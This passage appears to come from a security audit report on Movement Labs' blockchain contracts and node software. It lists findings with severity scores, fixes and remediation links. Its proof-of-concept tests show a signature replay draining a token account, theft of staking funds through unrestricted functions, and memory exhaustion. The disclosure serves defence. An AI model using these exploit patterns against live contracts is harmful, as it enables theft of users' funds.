The `transfer_from` function is vulnerable to signature replay attacks. It uses the account's sequence number as a nonce, which is insufficient to prevent replay attacks: an attacker can reuse a valid signature to execute multiple unauthorized transfers, potentially draining a user's account.

The function uses `account::get_sequence_number(from)` as a nonce, which doesn't change after a transfer, allowing the same signature to be reused.

The scenario exploiting the vulnerability could be:
1. Alice signs a transfer approval for Bob to transfer 100 tokens.
2. Bob executes the transfer using Alice's signature.
3. Bob can replay the same signature to transfer another 100 tokens without Alice's consent.

Proof of Concept

The following test in `MOVETH_tests.move` **passes**, which demonstrates the vulnerability, reusing the permit multiple times:

```
#[test(creator = @moveth, admin = @admin)]
fun test_signature_replay_vulnerability(creator: &signer, admin: &signer) {
    use std::signer;
    use aptos_framework::account;
    use moveth::moveth;
    use aptos_framework::primary_fungible_store;

    // Initialize the moveth module
    moveth::init_for_test(creator);

    // Set up accounts
    let bob = account::create_account_for_test(@0xb0b);
    let bob_addr = signer::address_of(&bob);

    // Generate keys for Alice
    let (alice_sk, alice_pk) = ed25519::generate_keys();
    let alice_pk_bytes = ed25519::validated_public_key_to_bytes(&alice_pk);
    let auth_key_bytes = ed25519::validated_public_key_to_authentication_key(&alice_p
    let alice_addr = from_bcs::to_address(auth_key_bytes);

    // Create Alice's account
    account::create_account_if_does_not_exist(alice_addr);
    assert!(account::exists_at(alice_addr), 0001); // Error code: Account creation fa
    assert!(account::get_sequence_number(alice_addr) == 0, 0002); // Error code: Unex
```

```
    // Mint some tokens to Alice
    let initial_balance = 1000;
    moveth::mint(admin, alice_addr, initial_balance);
    assert!(primary_fungible_store::balance(alice_addr, moveth::metadata()) == initia

    // Create an approval message
    let transfer_amount = 100;
    let signature_bytes = moveth::sign_approval(
        alice_addr,
        bob_addr,
        account::get_sequence_number(alice_addr),
        bob_addr,
        transfer_amount,
        0,
        &alice_sk,
    );

    // First transfer should succeed
    moveth::transfer_from(
        &bob,
        signature_bytes,
        alice_addr,
        0,
        alice_pk_bytes,
        bob_addr,
        transfer_amount
    );

    // Assert balances after first transfer
    assert!(primary_fungible_store::balance(bob_addr, moveth::metadata()) == transfer
    assert!(primary_fungible_store::balance(alice_addr, moveth::metadata()) == initia

    // Attempt to replay the same signature
    moveth::transfer_from(
        &bob,
        signature_bytes,
        alice_addr,
        0,
        alice_pk_bytes,
        bob_addr,
        transfer_amount
    );

    // Assert balances after signature replay
    // Note: These asserts PASS, demonstrating the vulnerability
    assert!(primary_fungible_store::balance(bob_addr, moveth::metadata()) == 2 * tran
```

```
    assert!(primary_fungible_store::balance(alice_addr, moveth::metadata()) == initia

    // IMPORTANT: This test PASSES, which demonstrates the vulnerability.
    // In a secure implementation, the second transfer should fail, and these last tw
}


#[test_only]
public fun sign_approval(
    owner: address,
    to: address,
    nonce: u64,
    spender: address,
    amount: u64,
    scheme: u8,
    sk: &ed25519::SecretKey,
): vector<u8> {
    let approval = Approval {
        owner,
        to,
        nonce,
        chain_id: 0,
        spender,
        amount,
    };
    let signature = ed25519::sign_struct(sk, approval);
    ed25519::signature_to_bytes(&signature)
}
```

The test requires to add the following function to the `MovETH.move` contract:

```
362 #[test_only]
363 public fun sign_approval(
364     owner: address,
365     to: address,
366     nonce: u64,
367     spender: address,
368     amount: u64,
369     scheme: u8,
370     sk: &ed25519::SecretKey,
371 ): vector<u8> {
372     let approval = Approval {
373         owner,
374         to,
375         nonce,
376         chain_id: 0,
377
```

```
            spender,
            amount,
        };
        let signature = ed25519::sign_struct(sk, approval);
        ed25519::signature_to_bytes(&signature)
    }
```

The test can be run with:

```
~/aptos move test --ignore-compile-warnings --skip-attribute-checks --filter test_sig

Running Move unit tests
[ PASS    ] 0x544e36cce386ec52580fc135c45d802c9676a4ab7cf24dffab7b080f1770b55f::movet
Test result: OK. Total tests: 1; passed: 1; failed: 0
{
  "Result": "Success"
}
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:C/Y:N (10.0)

Recommendation

It is recommended to implement a real nonce for the signed permit. As a reference, the OpenZeppelin's ERC20Permit implements a nonce tracking each permit utilisation.

Remediation

SOLVED: The **Movement Labs team** fixed this issue by removing the affected `MOVETH.move` file.

Remediation Hash

https://github.com/movementlabsxyz/movement/pull/797

8.7 LACK OF ACCESS CONTROL ISSUES

// CRITICAL

Description

The bridge contract do not enforce access control verifying that the caller is the bridge service. These issues happen in:

1. `AtomicBridgeInitiator.sol`
2. `AtomicBridgeCounterparty.sol`

BRIDGE INITIATOR COMPLETE TRANSFER IS NOT RESTRICTED

The `completeBridgeTransfer` of the EVM initiator contract is not restricted to only its owner.

In a normal sequence, the user is supposed to call `completeBridgeTransfer` on the counterparty contract, which will emit an event that will be relayed on the initiator contract by the bridge service. The service will forward the event to `completeBridgeTransfer` on the initiator contract to update the status of the bridge transfer to `COMPLETED`.

As the function does not have access control verifying that the bridge service is the caller, any user can therefore call the function, updating the state to `COMPLETED` and provoke unplanned errors the bridge service trying to call the function in the future, reverting:

```
90  function completeBridgeTransfer(bytes32 bridgeTransferId, bytes32 preImage) exte
91      BridgeTransferDetails storage details = bridgeTransfers[bridgeTransferId];
92      if (details.state != MessageState.PENDING) revert BridgeTransferStateNotPend
93      bytes32 computedHash = keccak256(abi.encodePacked(preImage));
94      if (computedHash != details.hashLock) revert InvalidSecret();
95      if (block.number > details.timeLock) revert TimeLockNotExpired();
96
97      details.state = MessageState.COMPLETED;
98
99      atomicBridgeInitiator.withdrawWETH(details.recipient, details.amount);
100
101     emit BridgeTransferCompleted(bridgeTransferId, preImage);
102 }
```

The bridge service is not implemented yet and therefore it is not possible to assess the real impact of the finding in term of denial of service or logic bugs precisely.

NO ACCESS CONTROL ON COUNTERPARTY ABORT TRANSFER FUNCTION

The `AtomicBridgeCounterparty.sol` contract lacks of access control on the `abortBridgeTransfer` function: it should verify that the bridge service is the caller.

The normal sequence of the transaction refund is:

1. User calls the `refundBridgeTransfer` function on the initiator.

2. The bridge relays the refund transfer event to the counterparty through the `abortBridgeTransfer` function, to update the transfer state to `REFUNDED`.

If a user calls `abortBridgeTransfer` himself, the transfer state will change to `REFUNDED` and the bridge service attempt will revert because the function makes sure that the state is beginning as `INITIALIZED`.

```
function refundBridgeTransfer(bytes32 bridgeTransferId) external {
    BridgeTransfer storage bridgeTransfer = bridgeTransfers[bridgeTransferId];
    if (bridgeTransfer.state != MessageState.INITIALIZED) revert BridgeTransferS
    if (block.number < bridgeTransfer.timeLock) revert TimeLockNotExpired();
    bridgeTransfer.state = MessageState.REFUNDED;
    // Decrease pool balance and transfer WETH back to originator
    poolBalance -= bridgeTransfer.amount;
    if (!weth.transfer(bridgeTransfer.originator, bridgeTransfer.amount)) revert

    emit BridgeTransferRefunded(bridgeTransferId);
}
```

That can cause denial of service or logical bugs in the bridge, depending on the implementation. As the implementation was not completed during the assessment, it was not possible to precisely assess the impact of such a vulnerability.

Proof of Concept

The most critical issues are localized in the staking contract, and the following PoCs highlight these vulnerabilities:

SET GENESIS CEREMONY FUNCTION

In this PoC, Bob is able to call `setGenesisCeremony` and set himself as the only attester with a stake of 1000 tokens, despite only having staked 100 tokens initially. This results in Bob receiving a refund of 900 tokens, effectively stealing Alice's stake.

```
function testHalbornGenesisCeremony() public {

    MOVEToken moveToken = new MOVEToken();
    moveToken.initialize();

    MovementStaking staking = new MovementStaking();
    staking.initialize(moveToken);

    // Register a domain
    address payable domain = payable(vm.addr(1));
    address[] memory custodians = new address[](1);
    custodians[0] = address(moveToken);
    vm.prank(domain);
    staking.registerDomain(1 seconds, custodians);

    // Alice stakes 1000 tokens
    address payable alice = payable(vm.addr(2));
```

```
    staking.whitelistAddress(alice);
    moveToken.mint(alice, 1000);
    vm.prank(alice);
    moveToken.approve(address(staking), 1000);
    vm.prank(alice);
    staking.stake(domain, moveToken, 1000);

    // Bob stakes 100 tokens
    address payable bob = payable(vm.addr(3));
    staking.whitelistAddress(bob);
    moveToken.mint(bob, 100);
    vm.prank(bob);
    moveToken.approve(address(staking), 100);
    vm.prank(bob);
    staking.stake(domain, moveToken, 100);

    // Assertions on stakes and balances
    assertEq(moveToken.balanceOf(alice), 0);
    assertEq(moveToken.balanceOf(bob), 0);
    assertEq(moveToken.balanceOf(address(staking)), 1100);
    assertEq(staking.getTotalStakeForEpoch(domain, 0, address(moveToken)), 1100);
    assertEq(staking.getStakeAtEpoch(domain, 0, address(moveToken), alice), 1000);
    assertEq(staking.getStakeAtEpoch(domain, 0, address(moveToken), bob), 100);

    // Bob calls setGenesisCeremony with only himself
    address[] memory attesters = new address[](1);
    attesters[0] = bob;
    uint256[] memory stakes = new uint256[](1);
    stakes[0] = 1000;
    vm.prank(bob);
    staking.setGenesisCeremony(domain, custodians, attesters, stakes);

    assertEq(moveToken.balanceOf(alice), 0);
    assertEq(moveToken.balanceOf(bob), 900);

    // The test passes which demonstrates that bob successfully stole alice's funds
}
```

The result of the test:

```
[PASS] testHalbornGenesisCeremony()

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 4.46ms
```

REWARD AND STAKING FUNCTIONS

This PoC shows that any user (Charlie in this case) can call the `reward` function to arbitrarily allocate rewards to themselves or others, effectively stealing funds from the staking contract.

```
function testHalbornReward() public {

    MOVEToken moveToken = new MOVEToken();
    moveToken.initialize();

    MovementStaking staking = new MovementStaking();
    staking.initialize(moveToken);

    // Register a domain
    address payable domain = payable(vm.addr(1));
    address[] memory custodians = new address[](1);
    custodians[0] = address(moveToken);
    vm.prank(domain);
    staking.registerDomain(1 seconds, custodians);

    // Alice stakes 1000 tokens
    address payable alice = payable(vm.addr(2));
    staking.whitelistAddress(alice);
    moveToken.mint(alice, 1000);
    vm.prank(alice);
    moveToken.approve(address(staking), 1000);
    vm.prank(alice);
    staking.stake(domain, moveToken, 1000);

    // Bob stakes 100 tokens
    address payable bob = payable(vm.addr(3));
    staking.whitelistAddress(bob);
    moveToken.mint(bob, 100);
    vm.prank(bob);
    moveToken.approve(address(staking), 100);
    vm.prank(bob);
    staking.stake(domain, moveToken, 100);

    // Assertions on stakes and balances
    assertEq(moveToken.balanceOf(alice), 0);
    assertEq(moveToken.balanceOf(bob), 0);
    assertEq(moveToken.balanceOf(address(staking)), 1100);
    assertEq(staking.getTotalStakeForEpoch(domain, 0, address(moveToken)), 1100);
    assertEq(staking.getStakeAtEpoch(domain, 0, address(moveToken), alice), 1000);
    assertEq(staking.getStakeAtEpoch(domain, 0, address(moveToken), bob), 100);

    // Charlie calls reward with himself only to steal tokens
    address charlie = vm.addr(4);
    address[] memory attesters = new address[](1);
```

```
    attesters[0] = charlie;
    uint256[] memory amounts = new uint256[](1);
    amounts[0] = 1000;
    vm.prank(charlie);
    staking.reward(attesters, amounts, custodians);

    assertEq(moveToken.balanceOf(alice), 0);
    assertEq(moveToken.balanceOf(bob), 0);
    assertEq(moveToken.balanceOf(charlie), 1000);

    // This test passes, proving that the vulnerability was exploited to steal funds
}
```

The result of the test:

```
[PASS] testHalbornReward()

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 5.13ms
```

BVSS

AO:A/AC:L/AX:L/R:N/S:C/C:N/A:N/I:N/D:C/Y:C (10.0)

Recommendation

For the bridge contracts, it is recommended to:
1. Add an access control verifying that the caller is the bridge service on the `completeBridgeTransfer` function of the `AtomicBridgeInitiator.sol` contract.
2. Add an access control on the `refundBridgeTransfer` function of the `AtomicBridgeCounterparty.sol` contract.

Remediation

SOLVED: The `Movement team` has solved this issue by adding the `onlyOwner` modifier in two commits:

- `f840591212a27d8e8b973304fe6cd70a93b6a57b` for the `completeBridgeTransfer` function.
- `ee4a7822eef9dd8071e3197572618b2194febd45` for the `refundBridgeTransfer` function.

Remediation Hash

https://github.com/movementlabsxyz/movement/pull/837/commits/f840591212a27d8e8b973304fe6cd70a93b6a57b

8.8 TRANSACTION CHANNEL WITHOUT CONSUMER LEADS TO RESOURCE EXHAUSTION

// HIGH

Description

The Suzuka node implementation creates a transaction channel without an associated receiver. Each time the execution unit sends a new transaction through this channel, it increases the memory usage.

Over time, this can degrade node performance, disrupt normal transaction processing, and potentially lead to denial-of-service (DoS) conditions. The vulnerability undermines the economic incentives designed to prevent network abuse, as it allows attackers to exploit node resources without any financial deterrent.

The vulnerable code creates an unbounded channel in `networks/suzuka/suzuka-full-node/src/partial.rs`:

```
304 | let (tx, _) = async_channel::unbounded();
```

Transactions are continuously sent to this channel in `protocol-units/execution/opt-executor/src/executor/transaction_pipe.rs`:

```
81 | transaction_channel.send(transaction).await.map_err(
82 |     |e| anyhow::anyhow!("Error sending transaction: {:?}", e)
83 | )?;
```

However, there are no receivers consuming these transactions, leading to unchecked accumulation in memory.

Proof of Concept

The following program demonstrates how the channel without consumer increases the demand in memory, until crashing the server:


```
use async_channel;
use std::time::{Instant, Duration};

// Simulated transaction
#[derive(Clone)]
struct Transaction {
    data: Vec<u8>,
}

async fn send_transactions(tx: async_channel::Sender<Transaction>, count: usize) -> u
    let mut sent = 0;
    for _ in 0..count {
        let transaction = Transaction {
```

```
            data: vec![0; 1024], // 1KB of data
        };
        match tx.send(transaction).await {
            Ok(_) => {
                sent += 1;
                if sent % 100_000 == 0 {
                    println!("Sent {} transactions", sent);
                    // Sleep briefly to allow for memory stats update
                    tokio::time::sleep(Duration::from_millis(10)).await;
                }
            },
            Err(_) => {
                println!("Channel closed. Stopping send operation.");
                break;
            }
        }
    }
    sent
}

#[tokio::main]
async fn main() {
    let (tx, rx) = async_channel::unbounded();

    println!("Starting to send transactions. Please monitor memory usage externally."
    println!("Press Ctrl+C to stop the program at any time.");

    let start = Instant::now();
    let mut total_sent = 0;

    loop {
        match send_transactions(tx.clone(), 1_000_000).await {
            0 => break, // If no transactions were sent, exit the loop
            sent => {
                total_sent += sent;
                let duration = start.elapsed();
                println!("Sent {} million transactions in {:?}", total_sent / 1_000_0
            }
        }
    }

    println!("Program finished. Total transactions sent: {}", total_sent);
}
```

Running the program will consume more and more memory until being killed by the operating system:

```
Sent 77 million transactions in 25.055095625s
Sent 100000 transactions
Sent 200000 transactions
Sent 300000 transactions
Sent 400000 transactions
Sent 500000 transactions
Sent 600000 transactions
Sent 700000 transactions
Sent 800000 transactions
Sent 900000 transactions
Sent 1000000 transactions
Sent 78 million transactions in 25.364229875s
Sent 100000 transactions
Sent 200000 transactions
Sent 300000 transactions
Sent 400000 transactions
[1]    26117 killed     cargo run --release
```

For information, this program reached 32GB of memory in 3 seconds of runtime:



BVSS

AO:A/AC:L/AX:M/R:N/S:C/C:N/A:H/I:N/D:N/Y:H (7.8)

Recommendation

It is recommended to assess the need for such logic and remove it if not necessary.

Remediation

SOLVED: The **Movement Labs team** fixed the issue by removing the channel.

Remediation Hash

https://github.com/movementlabsxyz/movement/commit/67abbd8dd3c3dc7697b0962949979bcacdb08372

8.9 ABSENCE OF GARBAGE COLLECTION MECHANISM FOR MEMPOOL

// MEDIUM

Description

The Suzuka full node and light node currently do not have a garbage collection mechanism in place for managing the mempool. This absence could, in theory, lead to problems with transaction buildup and memory / disk overuse over time. However, due to the current implementation, where transactions are forwarded to a validator node, the number of transactions in the mempool remains low, typically varying from `0` to `1`.

While the described design choice minimizes the immediate risk, the lack of a garbage collection mechanism might still pose challenges in scenarios where transaction forwarding is disrupted. In such cases, transaction accumulation could potentially lead to performance issues and memory exhaustion.

Proof of Concept

SETUP:

The following macro, added to the the full node's code, prints the number of transactions in the full node's mempool:

```
// add to the mempool
let mut core_mempool = self.core_mempool.write().await;

debug!("Adding transaction to mempool: {:?} {:?}", transaction, transaction.
sequence_number());
let status = core_mempool.add_txn(
    transaction.clone(),
    0,
    transaction.sequence_number(),
    TimelineState::NonQualified,
    true
);

let tx_store = core_mempool.get_transaction_store();
let txs = tx_store.get_transactions();
info!("# of Txs in mempool: {}", txs.len());
```

TEST CODE:

Here is the code for a test that sends 200 transactions (either correct or malformed) between different senders and receivers:

```
#[tokio::test]
async fn test_sending_random_txs() -> Result<(), anyhow::Error> {

    let rest_client = Client::new(NODE_URL.clone());
```

```
    let faucet_client = FaucetClient::new(FAUCET_URL.clone(), NODE_URL.clone());

    let chain_id = rest_client
        .get_index()
        .await
        .context("Failed to get chain ID")?
        .inner()
        .chain_id;

    for _ in 0..100 {

        let alice = LocalAccount::generate(&mut rand::rngs::OsRng);

        faucet_client
        .fund(alice.address(), 100_000_000)
        .await
        .context("Failed to fund Alice's account")?;

        let bob = LocalAccount::generate(&mut rand::rngs::OsRng);
        faucet_client
        .create_account(bob.address())
        .await
        .context("Failed to fund Bob's account")?;

        let adequate_tx = create_signed_transaction(chain_id, &alice, bob.address(),

        rest_client
            .submit(&adequate_tx)
            .await
            .context("Failed when waiting for the Tx")?
            .into_inner();

        let fake_tx = create_fake_signed_transaction(chain_id, &alice, bob.address(),

        rest_client
            .submit(&fake_tx)
            .await
            .context("Failed when waiting for the Tx")?
            .into_inner();

    }
    Ok(())
}
```

RESULT:

The number of transactions in the mempool remains low, typically varying from 0 to 1, as shown in the image below:

```
suzuka-full-node                | 2024-08-30T17:01:15.456296Z  INFO suzuka_full_node::partial: Block micros timestamp:
 1725037275456054
suzuka-full-node                | 2024-08-30T17:01:15.499406Z  INFO suzuka_full_node::partial: Executed block: HashVal
ue(4d9c7b16e36e99d6d12a547925b210d2ba810f3e4da3e1f31fc7b5db701063f9)
suzuka-full-node                | 2024-08-30T17:01:15.499442Z  INFO suzuka_full_node::partial: Skipping settlement
suzuka-full-node                | 2024-08-30T17:01:15.507184Z  INFO aptos_indexer_grpc_utils::counters: [Indexer Table
 Info] Processed batch successfully start_version=7472 end_version=7475 num_transactions=3 duration_in_secs=0.004100239
service_type="table_info_service" step="1"
suzuka-full-node                | 2024-08-30T17:01:15.509331Z  INFO aptos_indexer_grpc_utils::counters: [Indexer Table
 Info] Processed successfully start_version=7472 end_version=7474 num_transactions=3 duration_in_secs=2.012464639 servic
e_type="table_info_service" step="2"
suzuka-full-node                | 2024-08-30T17:01:15.682605Z  INFO maptos_opt_executor::executor::transaction_pipe: #
 of Txs in mempool: 0
suzuka-full-node                | 2024-08-30T17:01:15.692343Z  INFO maptos_opt_executor::executor::transaction_pipe: #
 of Txs in mempool: 1
suzuka-full-node                | 2024-08-30T17:01:15.744747Z  INFO maptos_opt_executor::executor::transaction_pipe: #
 of Txs in mempool: 1
suzuka-faucet-service           | 2024-08-30T17:01:15.746096Z [tokio-runtime-worker] INFO /root/.cargo/git/checkouts/a
ptos-core-1668198cfadb05a3/b2f58ea/crates/aptos-faucet/core/src/funder/common.rs:388 {"address":"09c8820750ac5ddcdfe8a23
82ee37608b99cb6ca4aee9fd65e1ad9c4a0a7b36c","event":"transaction_submitted","hash":"31639830db082211fd4d10ec2711bc2985eaf
410fbf7b879d8fdb63fa6cf001a"}
suzuka-faucet-service           | 2024-08-30T17:01:15.747325Z [tokio-runtime-worker] INFO /root/.cargo/git/checkouts/a
ptos-core-1668198cfadb05a3/b2f58ea/crates/aptos-faucet/core/src/endpoints/fund.rs:308 {"address":"09c8820750ac5ddcdfe8a2
382ee37608b99cb6ca4aee9fd65e1ad9c4a0a7b36c","requested_amount":100000000,"source_ip":"172.28.0.1","success":true,"txn_ha
shes":["31639830"]}
suzuka-faucet-service           | 2024-08-30T17:01:15.747494Z [tokio-runtime-worker] INFO /root/.cargo/git/checkouts/a
ptos-core-1668198cfadb05a3/b2f58ea/crates/aptos-faucet/core/src/middleware/log.rs:150 {"elapsed":"51.297583ms","method":
"POST","operation_id":"operation_id_not_set","path":"/mint","response_status":200,"source_ip":"172.28.0.1"}
```

BVSS

AO:A/AC:L/AX:M/R:N/S:C/C:N/A:H/I:N/D:N/Y:N (6.3)

Recommendation

It is recommended to implement a periodic garbage collection mechanism within the mempools of the Suzuka full node and light node to regularly clean up stale or unprocessable transactions. The garbage collection process could include:

1. **Time-based expiration**: Automatically remove transactions that have remained in the mempool for longer than a predefined period.
2. **Transaction validation checks**: Periodically validate transactions in the mempool to ensure they are still relevant and can be processed in future blocks. Transactions that fail validation checks should be removed.
3. **Resource monitoring and thresholds**: Introduce resource monitoring that triggers garbage collection when memory or disk usage surpasses certain thresholds, ensuring the node's performance remains stable.
4.

Remediation

SOLVED: The **Movement Labs team** fixed this issue by adding a garbage collector to the movement node.

Remediation Hash

https://github.com/movementlabsxyz/movement/pull/628

8.10 BRIDGE SERVICE STUCK WHILE POLLING SIMULTANEOUS EVENTS

// MEDIUM

Description

The blockchain service's `poll_next_event` function may enter a deadlock state, returning `Pending` indefinitely even when events are available for processing, essentially freezing the bridge.

The issue stems from the simultaneous polling of initiator and counterparty events:

```
45 fn poll_next_event(&mut self, cx: &mut Context<'_>) -> Poll<Option<Self::Item>>
46     match (
47         self.initiator_monitoring().poll_next_unpin(cx),
48         self.counterparty_monitoring().poll_next_unpin(cx),
49     ) {
50         (Poll::Ready(Some(event)), _) => {
51             Poll::Ready(Some(ContractEvent::InitiatorEvent(event)))
52         }
53         (_, Poll::Ready(Some(event))) => {
54             Poll::Ready(Some(ContractEvent::CounterpartyEvent(event)))
55         }
56         _ => Poll::Pending,
57     }
58 }
```

If both `poll_next_unpin` calls return `Poll::Pending`, the function will return `Poll::Pending` even if events are available in the queue.

Proof of Concept

The following PoC, to place in `protocol-units/bridge/shared/tests/blockchain_service.rs`, demonstrate how the service gets stuck when receiving events from both sides at the same time:

```
1  #[tokio::test]
2  async fn test_bridge_poll_stuck() {
3      // Initialize the mock blockchain service
4      let mut blockchain_service = MockBlockchainService::build();
5
6      // Simulate initiating a bridge transfer
7      blockchain_service
8          .initiator_contract
9          .with_next_bridge_transfer_id("transfer_id")
10         .initiate_bridge_transfer(
11             InitiatorAddress::from("initiator"),
```

```
            RecipientAddress::from("recipient"),
            HashLock("hash_lock"),
            TimeLock(100),
            Amount(1000),
        )
        .await
        .expect("initiate_bridge_transfer failed");

    // Simulate locking assets on the counterparty side
    blockchain_service
        .counterparty_contract
        .lock_bridge_transfer_assets(
            BridgeTransferId("transfer_id2"),
            HashLock("hash_lock2"),
            TimeLock(100),
            InitiatorAddress::from("initiator2"),
            RecipientAddress::from("recipient2"),
            Amount(1000),
        )
        .await
        .expect("lock_bridge_transfer_assets failed");

    // Create a context for polling
    let mut cx = Context::from_waker(futures::task::noop_waker_ref());

    // Poll for the next event
    // This should return a Ready state since we've added events to both initiat
    let event = blockchain_service.poll_next_event(&mut cx);

    // Assert that the event is not Pending
    // If this assertion fails, it indicates that the system is stuck in a Pendi
    // even though there are events in the queue.
    // The system might get stuck in a Pending state due to how initiator and co
    // events are processed simultaneously.
    // [https://github.com/movementlabsxyz/movement/blob/dd8c8a7a5a946e8071550bf
    assert_ne!(
        event,
        Poll::Pending
    );

    // Print the event for debugging purposes
    println!("{:?}", event);

    // Add another event to the queue to simulate a new bridge transfer to see i
    // detection works
    blockchain_service
        .initiator_contract
```

```
        .with_next_bridge_transfer_id("transfer_id3")
        .initiate_bridge_transfer(
            InitiatorAddress::from("initiator3"),
            RecipientAddress::from("recipient3"),
            HashLock("hash_lock3"),
            TimeLock(100),
            Amount(1000),
        )
        .await
        .expect("initiate_bridge_transfer failed");

    // Create a new context for polling
    let mut cx = Context::from_waker(futures::task::noop_waker_ref());

    // Poll for the next event again
    let event = blockchain_service.poll_next_event(&mut cx);

    // Assert that the event is not Pending
    // If this assertion fails, it indicates that the system is stuck in a Pendi
    // even though there are events in the queue.
    assert_ne!(
        event,
        Poll::Pending
    );

    // Print the event for debugging purposes
    println!("{:?}", event);
}
```

BVSS

AO:A/AC:L/AX:L/R:P/S:U/C:N/A:C/I:N/D:C/Y:N (6.3)

Recommendation

It is recommended to handle the case where both events are polled.

Remediation

SOLVED: The **Movement Labs team** fixed this issue, deleting the affected code.

Remediation Hash

https://github.com/movementlabsxyz/movement/commit/08b7c8c84edc2978940fb093cd4d2e1a521b6602

8.11 INSECURE HTTP COMMUNICATION IN FULL NODE'S API

// LOW

Description

The API of the Suzuka full node currently supports both HTTP and HTTPS protocols. When transactions and other data are transmitted over HTTP, the data is vulnerable to interception and modification by malicious actors within the network. While intercepted data can be spied upon, the primary concern is the potential for modification.

Such modifications would not allow the creation of valid fake transactions on behalf of the victim; instead, they would cause the transaction to fail. Although this prevents attackers from forging transactions, the ability to disrupt transactions by tampering with their contents can still lead to operational inefficiencies and potential denial-of-service (DoS) conditions.

Code Location

Use of HTTP in `movement/protocol-units/execution/opt-executor/src/executor/services.rs`:

```
9  impl Executor {
10     pub fn get_apis(&self) -> Apis {
11         get_apis(self.context())
12     }
13
14     pub async fn run_service(&self) -> Result<(), anyhow::Error> {
15         info!("Starting maptos-opt-executor services at: {:?}", self.listen_url)
16
17         let api_service =
18             get_api_service(self.context()).server(format!("http://{:?}", self.l
19
20         let ui = api_service.swagger_ui();
21
22         let cors = Cors::new()
23             .allow_methods(vec![Method::GET, Method::POST])
24             .allow_credentials(true);
25         let app = Route::new().nest("/v1", api_service).nest("/spec", ui).with(c
26
27         Server::new(TcpListener::bind(self.listen_url.clone()))
28             .run(app)
29             .await
30             .map_err(|e| anyhow::anyhow!("Server error: {:?}", e))?;
31
32         Ok(())
33     }
34 }
```

BVSS

AO:A/AC:L/AX:M/R:P/S:U/C:M/A:N/I:M/D:N/Y:N (2.1)

Recommendation

It is recommended to enforce the use of HTTPS, ensuring that all data transmitted to and from the node is encrypted and protected against tampering.

Remediation

RISK ACCEPTED: The **Movement Labs team** accepted the risk.

8.12 USE OF WRONG ERROR MESSAGES

// INFORMATIONAL

Description

The `completeBridgeTransfer` function of the `AtomicBridgeCounterparty.sol` contract reverts with the wrong error type when a user tries to complete a transfer after the timelock expiration: `TimeLockNotExpired` instead of `TimeLockExpired`.

It can cause confusion for developpers and/or users.

```
64  function completeBridgeTransfer(bytes32 bridgeTransferId, bytes32 preImage) exte
65      BridgeTransferDetails storage details = bridgeTransfers[bridgeTransferId];
66      if (details.state != MessageState.PENDING) revert BridgeTransferStateNotPend
67      bytes32 computedHash = keccak256(abi.encodePacked(preImage));
68      if (computedHash != details.hashLock) revert InvalidSecret();
69      if (block.number > details.timeLock) revert TimeLockNotExpired();
70
71      details.state = MessageState.COMPLETED;
72
73      atomicBridgeInitiator.withdrawWETH(details.recipient, details.amount);
74
75      emit BridgeTransferCompleted(bridgeTransferId, preImage);
76  }
```

Score

Impact:

Likelihood:

Recommendation

It is recommended to replace the `Bridge` error message by a more understandable message such as `TimeLockNotExpired`.

Remediation

PARTIALLY SOLVED: The **Movement Labs team** partially fixed the issue, replacing `TimeLockExpired` by `TimeLockNotExpired` , but did not change the `AttesterAlreadyCommited` error message.

Remediation Hash

https://github.com/movementlabsxyz/movement/pull/693/commits/f28f5148839a0b02eeab8115152f670734108b03

8.13 BRIDGE COUNTERPARTY DOES NOT INCLUDE CURRENT WITHDRAWALS IN THE LIQUIDITY CHECK

// INFORMATIONAL

Description

The liquidity check on the `AtomicBridgeCounterparty.sol` does not include all current liquidity withdraw requests.

In a scenario where there is 10.000 of liquidity on the `AtomicBridgeInitiator.sol` and user A requests 1000, when a user B also requests 1000, the liquidity check base itself on the current pool (10.000) instead of the available liquidity (10.000 - 1000 alice request).

```
38  function lockBridgeTransferAssets(
39      bytes32 initiator,
40      bytes32 bridgeTransferId,
41      bytes32 hashLock,
42      uint256 timeLock,
43      address recipient,
44      uint256 amount
45  ) external onlyOwner returns (bool) {
46      if (amount == 0) revert ZeroAmount();
47      if (atomicBridgeInitiator.poolBalance() < amount) revert InsufficientWethBal
48
49      bridgeTransfers[bridgeTransferId] = BridgeTransferDetails({
50          recipient: recipient,
51          initiator: initiator,
52          amount: amount,
53          hashLock: hashLock,
54          timeLock: block.number + timeLock, // using block number for timelock
55          state: MessageState.PENDING
56      });
57
58      emit BridgeTransferAssetsLocked(bridgeTransferId, recipient, amount, hashLoc
59      return true;
60  }
```

This is not an exploitable issue because it is not possible to mint more than the deposits in the initiator, but can be a problem for future versions.

Score

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

It is recommended to take the current withdraw requests into account when calculating the available liquidity.

Remediation

ACKNOWLEDGED: The **Movement Labs team** acknowledged the finding.

8.14 BRIDGE UNUSED AND INCOMPLETE TRACKING OF BALANCES

// INFORMATIONAL

Description

The following snippet in the `counterparty_contract.rs` file contains logic that is not used anywhere else in the codebase:

```
let account = A::from(transfer.recipient_address.clone());
let balance = accounts.entry(account).or_insert(Amount(0));
**balance += *transfer.amount;
```

Score

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

It is recommended to assess whether the code snipped is necessary and remove it if not needed.

Remediation

SOLVED: The **Movement Labs team** fixed the issue by removing the affected code.

Remediation Hash

https://github.com/movementlabsxyz/movement/commit/08b7c8c84edc2978940fb093cd4d2e1a521b6602

8.15 BRIDGE CONTRACTS DO NOT USE THE SAME TRANSFER ID

// INFORMATIONAL

Description

The two initiator contracts do not use the same bridge transfer ID construction format. The `atomic_bridge_initiator.move` does not use the block number.

In `AtomicBridgeInitiator.sol`:

```
bridgeTransferId =
            keccak256(abi.encodePacked(originator, recipient, hashLock, timeLock
```

In `atomic_bridge_initiator.move`:

```
let combined_bytes = vector::empty<u8>();
